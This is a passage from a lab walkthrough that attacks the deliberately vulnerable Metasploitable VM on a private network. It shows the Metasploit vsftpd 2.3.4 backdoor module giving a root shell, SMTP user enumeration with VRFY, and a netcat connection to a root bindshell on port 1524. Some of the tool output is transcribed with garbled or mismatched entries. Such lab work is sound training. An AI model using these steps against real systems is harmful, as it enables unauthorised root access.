msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name  Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          21        yes        The target port (TCP)

Payload options (cmd/unix/interact):
=====
Name  Current Setting  Required  Description

Exploit target:
=====
Id  Name

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Step 9:

show payloads

Show all the available payloads.

The screenshot shows the Metasploit Framework interface on a Kali Linux terminal. The command `search vsftpd` has been run, resulting in one matching module: `exploit/unix/ftp/vsftpd_234_backdoor`. This module was disclosed on July 3, 2011, and is ranked as excellent. It is described as a backdoor for VSFTPD v2.3.4 that allows command execution via an FTP connection. The payload section shows a single compatible payload: `payload/cmd/unix/interact`, which is a Unix command that interacts with an established connection. The status bar at the bottom right indicates the date as 10-03-2023 and the time as 10:56.

```
File Actions Edit View Help
+ ---=[ 9 evasion ]]

Metasploit tip: View missing module options with show
missing
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --
0  payload/cmd/unix/interact           normal  No    Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234.backdoor) > use 0
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234.backdoor) > 
```

Step 10:

Set 0

Use the payload with index 0.

This screenshot continues from the previous one, showing the user selecting payload index 0. The command `use 0` is run, confirming the use of the `cmd/unix/interact` payload. The status bar at the bottom right shows the date as 10-03-2023 and the time as 10:56.

```
File Actions Edit View Help
+ ---=[ 9 evasion ]]

Metasploit tip: View missing module options with show
missing
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234.backdoor) > show payloads

Compatible Payloads
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --
0  payload/cmd/unix/interact           normal  No    Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234.backdoor) > use 0
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234.backdoor) > 
```

Step 11:

set RHOSTS 192.168.56.101

Set the remote host.

The screenshot shows the Metasploit Framework interface. The command line is msf6 exploit(unix/ftp/vsftpd_234_backdoor) >. It displays the following information:

- Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
RHOSTS	192.168.56.101	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	21	yes	The target port (TCP)
- Payload options (cmd/unix/interact):

Name	Current Setting	Required	Description
- Exploit target:

Id	Name
--	
0	Automatic

View the full module info with the `info`, or `info -d` command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

Step 12:

exploit

Exploit metasploitable inorder to get the root access.

The screenshot shows the Metasploit Framework interface. The command line is msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit. It displays the following information:

- Compatible Payloads


#	Name	Disclosure Date	Rank	Check	Description
-	payload/cmd/unix/interact		normal	No	Unix Command, Interact with Established Connection
- msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use 0
[*] Using configured payload cmd/unix/interact
- msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
- msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
- [*] 192.168.56.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[*] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
wh0am1
[*] Command shell session 1 opened (192.168.56.102:40127 → 192.168.56.101:6200) at 2023-02-23 02:27:21 -0500
- root

b) Exploiting Metasploit using SMTP

Step 1:

Ifconfig

Check you ip-address.



```
root@kali: ~
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.56.102 brd 192.168.56.255 broadcast 192.168.56.255
      netmask 255.255.255.0      scopeid 0x10<link>
      ether 08:00:27:b1:9d:67 txqueuelen 1000  (Ethernet)
        RX packets 270144 bytes 38093988 (36.3 MiB)
        RX errors 0 dropped 39 overruns 0 frame 0
        TX packets 6777 bytes 542705 (529.9 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0      scopeid 0x10<host>
          inet6 ::1 prefixlen 128      scopeid 0x10<host>
            loop  type UNSPEC (Local loopback)
              RX packets 11372 bytes 1982070 (1.8 MiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 11372 bytes 1982070 (1.8 MiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[redacted]
```

Step 2:

nbtscan 192.168.56.0/24

Find the ip-address of metasploitable.



```
root@kali: ~
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.56.102 brd 192.168.56.255 broadcast 192.168.56.255
      netmask 255.255.255.0      scopeid 0x10<link>
      ether 08:00:27:b1:9d:67 txqueuelen 1000  (Ethernet)
        RX packets 270144 bytes 38093988 (36.3 MiB)
        RX errors 0 dropped 39 overruns 0 frame 0
        TX packets 6777 bytes 542705 (529.9 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0      scopeid 0x10<host>
          inet6 ::1 prefixlen 128      scopeid 0x10<host>
            loop  type UNSPEC (Local loopback)
              RX packets 11372 bytes 1982070 (1.8 MiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 11372 bytes 1982070 (1.8 MiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[redacted]

# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.101 METASPOITABLE <server> METASPOITABLE 00:00:00:00:00:00
192.168.56.255 Sendto failed: Permission denied
[redacted]
```

Step 3:

nmap -sV 192.168.56.101

Scan for the versions of all the services whose ports are currently open.



```
root@kali:~# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-24 00:56 EST
mass_dns: warning: Unable to resolve any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan timing: 0:00:00.83% done; ETC: 00:57 (0:00:07 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 4.7p1 Ubuntu 2.0
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind  SunRPC 1.11
3205/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec    netkit-rsh rexecd
513/tcp   open  login   OpenBSD or Solaris rlogind
514/tcp   open  shell   Netkit rshd
515/tcp   open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs     2-4 (RPC #100003)
2121/tcp  open  ftp     ProFTPD 1.3.1
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5980/tcp  open  vnc     VNC (protocol 3.3)
6000/tcp  open  X11    (access denied)
6667/tcp  open  irc     UnrealIRCd
8009/tcp  open  jsp13  Apache Jserv (Protocol v1.3)
8180/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.30 seconds

root@kali:~#
```

Step 4:

msfconsole

Open the metasploit framework.



```
root@kali:~# msfconsole
[metasploit v6.2.2-dev]
+ --=[ 2264 exploits - 1189 auxiliary - 404 post
+ --=[ 951 payloads - 45 encoders - 11 nops
+ --=[ 9 evasion

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services
Metasploit Documentation: https://docs.metasploit.com/

msf6 > [metasploit v6.2.2-dev]
```

Step 5:

Show options

Show all the available options.

```
File Actions Edit View Help
msf6 > search smtp
Matching Modules
=====
#  Name                               Disclosure Date  Rank    Check  Description
--  --
1  exploit/linux/http/apache_james_exec      2015-10-01   normal  Yes   Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
2  auxiliary/server/capture/fax       normal  No    Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
3  exploit/unix/smtp/clamav_milter_blackhole 2007-08-24   excellent  No   ClamAV Milter Blackhole-Mode Remote Code Execution
4  exploit/linux/browser/comminicrypt_mail_activedx 2010-05-19   great  No   Comminicrypt Mail 1.16 SMTP ActiveX Stack Buffer Overflow
5  exploit/linux/smtp/exim_gethostbyname_bof      2015-01-27   great  Yes   Exim GHDB-1 (libtirpc gethostbyname) Buffer Overflow
6  exploit/unix/smtp/imap_recode_exec        2013-05-03   excellent  No   Exim IMAP Recode Execute Configuration Command Injection
7  exploit/unix/smtp/exim_string_format      2010-12-07   excellent  No   Exim String Format Function Heap Buffer Overflow
8  auxiliary/client/smtp/emailer          normal  No    Generic Emailer (SMTP)
9  exploit/linux/smtp/haraka           2017-01-26   excellent  Yes   Haraka SMTP Command Injection
10 exploit/windows/http/daemon_worldclient_form2raw 2003-12-29   great  No   MSdaemon WorldClient form2raw.cgi Stack Buffer Overflow
11 exploit/windows/http/ms04_019_exchange2000_xexch50 2004-04-13   average  Yes   MS04-019 Exchange 2000 Exchange 2000_Exchange2000_xexch50
12 exploit/windows/ssl/ms04_019_pvt      2004-04-13   average  No   MS04-019 Microsoft Private Communications Transport Overflow
13 auxiliary/dos/windows/smtp/ms06_019_exchange 2004-11-12   normal  No   MS06-019 Exchange MODPROPS Heap Overflow
14 exploit/windows/smtp/mercury_cram_md5      2007-08-18   great  Yes   Mercury Mail SMTP AUTH CRAM-MD5 Buffer Overflow
15 exploit/unix/smtp/morris_sendmail_debug 1988-11-02   average  Yes   Morris Worm sendmail Debug Mode Shell Escape
16 exploit/windows/smtp/njstar_smtp_bof      2011-10-31   normal  Yes   NJStar Communicator 3.00 MiniSMTP Buffer Overflow
17 exploit/windows/smtp/openmicrosoft_oob_rce 2020-01-24   excellent  Yes   OpenMIMail OOB Read Local Privilege Escalation
18 exploit/windows/local/openmsmtp_oob_read_lpe 2020-01-24   average  Yes   OpenMSMTP OOB Read Local Privilege Escalation
19 exploit/windows/browser/oracle_dc_submittoexpress 2009-08-28   normal  No   Oracle Document Capture 10g ActiveX Control Buffer Overflow
20 exploit/unix/smtp/qmail_bash_env_exec 2014-09-24   normal  No   Qmail SMTP Basic Environment Variable Injection (Shellshock)
21 auxiliary/scanner/smtp/smtp_version      2003-09-17   average  No   Sendmail SMTP Address prescan Memory Corruption
22 auxiliary/scanner/smtp/smtp_ntlm_domain 2005-07-11   average  No   Softilac Wmailserver 1.0 Buffer Overflow
23 auxiliary/scanner/smtp/smtp_enum         2009-08-28   manual  No   SquirrelMail SMTP Validation Buffer Overflow (SMTP)
24 auxiliary/fuzzers/smtp/smtp_fuzzer      2017-02-28   normal  No   SysGauge SMTP Validation Buffer Overflow
25 auxiliary/scanner/smtp/smtp_enum        2004-10-26   good   Yes   TABS MailCarrier V2.51 SMTP EHLO Overflow
26 auxiliary/dos/smtp/sendmail_prescan     2004-04-13   average  No   VSPlloit Email PII
27 exploit/windows/smtp/wmailserver        2005-07-11   great  No   Windows ANI LoadAnIcon() Chunk Size Stack Buffer Overflow (SMTP)
28 post/windows/gather/credentials/outlook 2007-03-28   great  No   Windows Gather Microsoft Outlook Saved Password Extraction
29 auxiliary/scanner/http/wp_easy_wp_smtp 2020-12-06   normal  No   WordPress Easy WP SMTP Password Reset
30 exploit/windows/smtp/yopps_overflow1    2004-09-27   average  Yes   YPOPS 0.6 Buffer Overflow

Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/yopps_overflow1

msf6 >
```

Step 6:

Use the module with index 25

```
File Actions Edit View Help
msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):
Name  Current Setting  Required  Description
RHOSTS      192.168.56.101  yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      25             yes      The target port (TCP)
THREADS    1              yes      The number of concurrent threads (max one per host)
UNIXONLY   true            yes      Skip Microsoft banner servers when testing unix users
USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes      The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Step 7:

Set RHOSTS 192.168.56.101

Set the remote host.

The screenshot shows the Metasploit Framework interface. The top navigation bar includes File, Actions, Edit, View, Help, and a tab bar with tabs 1, 2, 3, 4. The title bar says "root@kali: ~". The main area displays a list of modules under the "auxiliary/scanner/smtp/smtp_enum" category. The list includes various SMTP-related modules like "smtp_bash_env_exec", "smtp_ntlm_domain", "smtp_ntlm_lmhash_extraction", and "smtp_ntlm_password_reset". Below the list, there's a note: "Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/yopps_overflow1". A command prompt at the bottom shows: msf6 > use 25 msf6 auxiliary(scanner/smtp/smtp_enum) > show options. It lists options such as RHOSTS (set to 192.168.56.101), RPORT (25), THREADS (1), UNIXONLY (true), and USER_FILE (/usr/share/metasploit-framework/data/wordlists/unix_users.txt). A note below says "View the full module info with the info, or info -d command." The bottom of the screen shows a terminal window with the command nc 192.168.56.101 25 and the response "192.168.56.101:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)".

Step 8:

nc 192.168.56.101 25

On a different terminal, use the above command to target port 25 of metasploitable.

This screenshot shows a terminal window with the command "nc 192.168.56.101 25" entered and its output. The output shows the banner from the Postfix server: "192.168.56.101:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)". The terminal window has a standard Windows-style taskbar at the bottom.

Step 9:

VRFY daemon

VRFY mysql

VRFY postgres

c) Exploiting Metasploit using Blind shell

Step 1:

Ifconfig

nbtscan 192.168.56.0/24

Check your ip-address and scan all the devices in that ip range.

```
Check your ip address and scan all the devices in that ip range.

File Actions Edit View Help
[root@kali: ~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.100 brd 192.168.56.255 netmask 255.255.255.0
        broadcast 192.168.56.255
        ether 08:00:27:b1:9c:07 txqueuelen 1000 (Ethernet)
            RX packets 108 bytes 16276 (15.8 kB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 56 bytes 8516 (8.3 kB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 brd 127.0.0.1 netmask 255.0.0.0
        loop 1 prefixlen 128 scoepid 0x10<host>
        loop 1 txqueuelen 0 (Local loopback)
            RX packets 154 bytes 112864 (110.2 kB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 1254 bytes 112864 (110.2 kB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali: ~]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP Address      NetBIOS Name      Server      User      MAC address
192.168.56.255  Sendo          Failed: Permission denied

[root@kali: ~]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP Address      NetBIOS Name      Server      User      MAC address
192.168.56.101  METASPOITABLE  <server>  METASPOITABLE  00:00:00:00:00:00
192.168.56.255  Sendo          Failed: Permission denied

[root@kali: ~]
#
```

Step 2:

nmap -sV 192.168.56.101

Scan for the versions of all the services whose ports are currently open.

```
[root@kali) ~]# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-25 01:10 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 57.00% done; ETC: 01:10 (0:00:01 remaining)
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 62.00% done; ETC: 01:10 (0:00:01 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.0005s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh  OpenSSH 4.7p1 Debian 4.7p1 Ubuntu1 (protocol 2.0)
23/tcp    open  telnet  Linux telnetd
25/tcp    open  smtp  Postfix smtpd
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http  Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind  2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec  netkit-rsh rexecd
590/tcp   open  login  OpenSSH 4.7p1 or Solaris rlogind
514/tcp   open  shell  Netkit rshd
1090/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell  Metasploitable root shell
2049/tcp  open  nfs  2-4 (RPC #100003)
2121/tcp  open  ftp  ProFTPD 1.3.1
3306/tcp  open  mysql  MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc  VNC (protocol 3.3)
6000/tcp  open  X11  (access denied)
6667/tcp  open  irc  UnrealIRCd
8000/tcp  open  ajp13  Apache Tomcat/Coyote JSP engine 1.1
8180/tcp  open  http  Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.47 seconds

[root@kali) ~]
```

Step 3:

nc 192.168.56.101 1524

Use netcat and go for port 1524 i.e bindshell on metasploitable.

```
[root@kali) ~]# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-25 01:10 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 57.00% done; ETC: 01:10 (0:00:01 remaining)
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 62.00% done; ETC: 01:10 (0:00:01 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.0005s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh  OpenSSH 4.7p1 Debian 4.7p1 Ubuntu1 (protocol 2.0)
23/tcp    open  telnet  Linux telnetd
25/tcp    open  smtp  Postfix smtpd
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http  Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind  2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec  netkit-rsh rexecd
590/tcp   open  login  OpenSSH 4.7p1 or Solaris rlogind
514/tcp   open  shell  Netkit rshd
1090/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell  Metasploitable root shell
2049/tcp  open  nfs  2-4 (RPC #100003)
2121/tcp  open  ftp  ProFTPD 1.3.1
3306/tcp  open  mysql  MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc  VNC (protocol 3.3)
6000/tcp  open  X11  (access denied)
6667/tcp  open  irc  UnrealIRCd
8000/tcp  open  ajp13  Apache Tomcat/Coyote JSP engine 1.1
8180/tcp  open  http  Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.47 seconds

[root@kali) ~]# nc 192.168.56.101 1524
root@metasploitable:~#
```

